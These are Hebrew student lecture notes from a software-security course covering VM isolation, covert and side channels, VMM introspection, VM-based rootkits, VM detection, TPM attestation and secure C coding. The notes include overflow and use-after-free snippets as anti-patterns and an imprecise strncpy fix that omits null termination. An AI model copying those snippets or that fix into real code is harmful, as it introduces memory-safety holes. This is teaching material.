על חומרה מסויימת רצות הרבה מערכות הפעלה, המכונה הוירטואלית מדמה על מערכת ההפעלה שרצה עליה כאילו שיש לה גישות ישירות לחומרה. המשאבים משותפים בין הרבה מערכות הפעלה וירטואליות, המעבד לא באמת רץ 100% על מערכת הפעלה מסויימת. בד"כ רוב התוכנות לא משתמשות ב-100% ממשאבי המחשב ולכן רעיון כזה מנצל טוב יותר את החומרה.

וירטואלציה עושה הפרדה בין OS שונים – לא נרצה ש OS אחד יוכל לגשת ל-OS אחר.

#### VMM – תוכנה המיועדת לטפל בהרצת מכונות וירטואליות וניהולן.



ה-VMM רץ ישירות על החומרה, ומעליו רצות מערכות ההפעלה. לכל מכונה וירטואלית ה-VMM מדמה כאילו כל החומרה שייכת ל-VM. יש ל-VMM את כל המשאבים (זכרון, מעבד וכו'). לכאורה ה-VMM אמור לטפל בכל פקודות שמגיעות מהמכונה וירטואלית, אבל אם נטפל בכל תוכנה ובכל פקודה המגיעה מלמעלה אז תהיה פגיעה בביצועים ולכן בפועל רוב הפקודות שהן לא רגישות בכלל לא עוברות דרך ה-VMM אלא ישירות מול החומרה. רק דברים רגשים כמו פקודות למערכת ההפעלה, תקשורת בין תהליכים, וכו' עוברים דרך ה-VMM. זו הסיבה שהשימוש כיום ב-VM-ים לא ממש פוגע בביצועים, זמן הריצה הוא כמעט כמו בריצה ישירה. למעבדים המודרניים יש תמיכה בחומרה בורטואלציה שמאפשרת לעשות זאת בצורה יעילה.

נניח אפלקציה עושה קריאה לפקודת מערכת כמו `Read()` אז מערכת ההפעלה שבה היא רצה תופסת את הקריאה והיא מחליטה לקרוא ל-System Call נוסף. ה-VMM תופס אותו, ובודק האם זה אפשרי (האם הקריאה היא בסדר) אם כן היא מבצעת, אחרת, היא עוצרת. בכל מקרה התשובה חוזרת למערכת ההפעלה שחוזרת לאפלקציה. כלומר ה-VMM יושב כמפקח שמוודא מה קורה.

היתרון הגדול עבורנו ב-VM שהוא שניתן לבדיל בין מערכות הפעלה שונות, בהתאם לצרכים שונים. בנוסף ה-VM הוא בסה"כ קובץ, שמגדיר את ה-State של כל מערכת ההפעלה שרצה, כלומר אפשר לשמור את תמונת המצב הנוכחית של מערכת ההפעלה בצד. אפשר להפעיל ולהמשיך בדיוק באותה נקודה במחשב אחר, במחשב רגיל לעשות את זה זה מאוד מסובך, באופן הזה קל יותר לנהל את מערכת ההפעלה ובנוסף קל לעשות debugging של אפלקציה ושל security.

**ההנחה שכשעובדים ב-VM:** מניחים שתוכנה זדונית תפגע במערכת ההפעלה, אבל מניחים שלא תהיה זליגה מה-VM. כלומר היא לא יכולה לפגוע באמת ב-HOST OS שמארח את כל מערכות ההפעלה השונות ושלא תהיה זליגה "הצידה".

לשם כך דרוש שה-VMM יהיה לא תקיף, נשים לב ש-VMM הוא תוכנה פשוטה מאוד ביחס למערכת ההפעלה, ולכן היא קטנה יותר ולכן קל יותר לשמור עליה בטוחה, **הבעיה העיקרית שהיא בסופו של דבר כולם רצים על אותה חומרה ולכן דרך החומרה עצמה יכולה לעבור אינפורמציה.**

### דרכי תקיפה ל-VM

#### Covert Channel – ערוץ חסוי

תקשורת **לא מכוונת** בין 2 רכיבים בתוך במערכת ( לדוגמא 2 מכונות ורטואליות )

דוגמא: שתי אפליקציות רוצות לדבר אחת עם השנייה, נניח שהן רוצות לשלוח ביט מאחד לשנייה. האפליקציה הראשונה תשתמש חזק ב-CPU בשעה 1 וחצי בבוקר, או לא תשתמש בו אם היא רוצה להעביר ביט שהוא 0. האפליקציה השנייה מנסה לעשות חישוב עם ה-CPU בשעה 2, ולפי כמה זמן שזה לקח לחישוב היא יכולה להניח מה הראשונה עשתה. ככה הצלחנו להעביר ביט בין הראשונה לשנייה. אפשר לעשות משהו דומה דרך lock-ים ל-files, הכנסת ערכים ל-cache וכדומה. מאוד קשה למנוע דברים כאלה – כי הרבה פעמים זו התנהגות שנראית נורמלית באפליקציה. זהו ערוץ תקשורת, אמנם איטי, אבל מאפשר להעביר מידע בין אחת לשנייה למרות שהן אמורות לרוץ בצורה נפרדת.

#### Side Channel – ערוץ צד

תוקף שיכול להשתמש באחד מהרכיבים במערכת בלי שבהכרח אותו רכיב מסכים

### VMM Introspection

#### **מערכת שמנסה לזהות חדירות (כמו אנטי וירוס)**

ברגע שתוכנה רעה נכנסה ל-PC שלנו, היא מסוגלת לכבות את תוכנת ההגנה. לכן ה-anti-malware צריך לזהות את כל ה-malware-ים. אבל אם מישהו הצליח לפרוץ פעם אחת, הוא יכול לכבות את מערכת ההגנה. צריך משהו חזק יותר, הוצע להשתמש בתוכנת anti-malware שרצה מהרשת. כך, אם מישהו ישתלט על המחשב הוא לא ישתלט על משהו שנמצא ברשת. פעם אחת נכנסו למחשב – זה לא אומר שמנענו את היכולת לזהות דברים רעים נוספים שיגיעו. הבעיה היא שאם תוכנת הסינון רצה ברשת, היא לא רואה מה קורה במחשב שלי, כלומר יש פחות הבנה מה בסדר ומה לא (עושים זאת ע"י אנליזה של התקשורת). לכן תוכנות כאלה הן יחסית חלשות. גישה אחרת היא להריץ את מערכת ההפעלה לא ישירות על החומרה אלא מעל hypervisor. כעת ה-anti-malware לא ירוץ בתוך windows אלא בתוך ה-VM.


בדיקות שניתן לעשות ב-VMM כדי לזהות בעיות ב-OS מעליו:

1. Malware מנסה לרוץ בצורה שלא יזהו אותו. כלומר netstat | ps לא מזהות אותו. אם אנו רצים ב-VMM אפשר לזהות malware שרוץ ב-OS ומנסה להיות בלתי נראה. איך: ה-VMM מבקש מה OS את רשימת ה-process-ים, (כאמור, הזדוני לא יופיע שם). ה-VMM בודק מה מספר ה-process-ים שבאמת רצים על החומרה (הוא יושב מעל החומרה ולכן הוא יכול להכין רשימה דומה). אם הכמויות לא שוות – הוא מניח שיש מישהו שרוץ ומנסה להחביא את עצמו. ואז הוא יכול לסגור את המערכת.
2. רשימה של תוכניות שמותר לרוץ – אם יש חריגה אפשר להרוג אותה. אם זה שרת שאמור להריץ תוכנות מאוד מסוימות, אפשר להעביר ל-VM את ה-fingerprint של כל התוכניות שאמורות לרוץ, ולזהות כך זדוניות
3. אפשר לבדוק את ה-kernel, טבלאות שהשתנו (sys\_call\_table) וכו'
4. חתימות של וירוסים
5. הרשת רצה ב-Mode שבו המחשב שלנו מוכן לקבל רק תקשורת שהועברו לכתובת ה-IP שלי. אבל promiscuous mode מאפשר לראות את כל התקשורת שעוברת. בד"כ ה-NIC לא אמור לעבור בצורה

### Subvert

הוירוס מתקין VMM מתחת למערכת ההפעלה.  
משתמש בתמיכה של החומרה של ה-VM כדי ליצר VM





נניח שמגיע עדכון ל-Anti virus אז אם הוירוס היה רץ במערכת ההפעלה, האנטי וירוס היה מזהה אותו אבל מכיוון שהוא עובד מתחת למערכת ההפעלה, הוא לא יכול לראות אותו. התקפה זו נראית מאוד חזקה אבל בפועל מאוד קשה לממש דבר כזה, בנוסף ניתן לבדוק אם אנחנו רוצים מעל VMM וכך לזהות את התקיפה.

### אפשר לזהות שמערכת ההפעלה רצה מעל VMM במספר דרכים:

1. VMWare מדווחת שהיא רצה על חומרה די עתיקה מבחינת CPU אבל, עם המון RAM. זוהי תצורה די נדירה. אם מזהים את זה ← חשד ל VM.
2. זמני הגישה לחומרה הגיוניים או לא, חשד לעוד מישהו שחולק איתי את המשאבים. זה אולי פחות רלוונטי ב CPU, אבל מאוד רלוונטי ב memory (כי דברים שאני שם ב memory יכולים לעוף אם עוד מישהו משתמש איתי ב memory או cache הפיזי).
3. TLB ממומש בחומרה – ממיר כתובות וירטואליות לפיזיות. אם מערכת ההפעלה רצה עם עוד מערכת הפעלה, ה TLB יהיה קטן יותר מאשר אם הייתי רץ לבד.
4. ה VMM ישמור רק עותק אחד של קבצים זהים כדי לחסוך בדיסק (בדומה ל dropbox). כך גם הוא שומר רק את ה delta-ות בקבצים דומים. מערכת ההפעלה יכולה לזהות את זה.


### Trusted Computing Architecture

ליצור ארכיטקטורה של חומרה שתהיה מספיק בטוחה.

מטרה: ליצר חומרה בטוחה, כאשר רק תוכנות שיש להם אישור מסוגלות לפענח מידע שיש במחשב וליצר מפתח שמאפשר לפענח את מערכת ההפעלה לפנות לאזורים מסויימים.

איך זה עובד? יש בעצם ציפ שנקרא TPM – Trusted Platform Module שיושב על החומרה והוא ממש זול ~\$0.3.

בעזרת הצפנות. ( 40:00 בסרטון 11 והלאה )



לאחר הצפנה של BIOS, OS LOADER, OS, BIOS BLOCK, ולאחר קריאה של כמה פונקציות נקבל **blob** מוצפן שאותו ניתן לפענח כאשר **PCR-reg-vals = PCR-values with blob** כלומר כל התוכנות שהפעלנו עד עכשיו צריכות להטען בסדר מסויים כדי שנוכל לפענח. אם נקבל חתימה אחרת אז לא נוכל לפענח. כי TPM בא לפתור את Virus VMM מתחת למערכת ההפעלה.

PCR – רגיסטרים על ה TPM  
MBR – מכיל את רצף הפקודות הנחוצות לאתחול מערכת ההפעלה.  
VMBR – MBR על מכונה וירטואלית

### התקפת נגד:

לקחת חוט ולחבר אותו ל Reset של ה-TPM

## הרצאה 12 – לכתוב קוד בטוח

### למה כותבים לא בטוח?

1. C שפה לא בטוחה
2. מתכנתים עצלנים, לא יודעים הרבה על בטיחות, עושים טעויות, לא מלמדים בטיחות בבית הספר.
3. לקוחות רוצים מוצר ולא אבטחה.


### פתרון

צריך לבדוק שאין חרגית זכרון עבור השורה הבאה: (לא מומלץ להשתמש בצורה הבאה)

`*p++ = *q++`

לא להשתמש בשפות כמו C אלא בשפות high-level כמו java.

### בדיקה עבור כל קלט



שמות הקבצים לא יהיו יותר מ 1024 שמות גדולים יותר נדחים.

- להתייחס לכל ערוצי הקלט, אם זה משתני סביבה (משתנים גלובליים מחוץ לתוכנה)
- התייחסות לתווים מיוחדים.
- להוריד קלים כמו "/" (בדיקת נתיבים) למה?
- כי זה מחפש רקרוסיבית בסדר תקיות למעלה.
- **URL אפשר להחליף את ב-%2F**
- בדיקות קלט לפונקציות שניגשות למערך. (לא להסתמך על המשתמש)
- כמה שפחות הרשאות למשתמש – לדוגמא כשפותחים סוקט ב- IP/TCP אז יש להוריד את ההרשאה.
- אם יש משהו לא תקין (כמו קריאה לספרייה או פקודה לא חוקית) אז יש לסגור את התוכנית.
- לא לצפות מהמשתמשים להיות מומחי אבטחה, כלומר לא לתת מערכת עם סיסמא קבועה כי המשתמש לא יחליף בעצמו.
- לא לסמוך על סרברים חיצוניים
- לא להשתמש ב-strcpy
- לא לעשות קוד כזה: (להוסיף p=NULL)

- Instead of  

```
char str[4];
strcpy(str, "Hello");
```
- Use  

```
char str[4];
strncpy(str, "Hello", sizeof(str));
```

 (fails if size of target is too small)
- Similar replacements exist for all string functions

```

int x=6;
int *p = malloc(sizeof(int));
free(p);
int **q = malloc(sizeof(int));
*q = &x;
*p = 5
**q = 3;
  
```

### Smart Pointer

מחלקה שתפקידה לתת פונקצנליות נוספת כדי לנהל טוב יותר את הזיכרון והאבטחה.

### Qmail security principles

- להקטין את כמות הקוד

**קורס בטיחות תוכנה – סמסטר ב' 2019 מדעי המחשב**  
נכתב ע"י צבי מינץ

- להקטין את כמות הקוד שאנחנו בוטחים בו
  - כמה שפחות הרשאות
- Setuid – תוכנה שמקבלת הרשאות Root לפני הריצה שלה.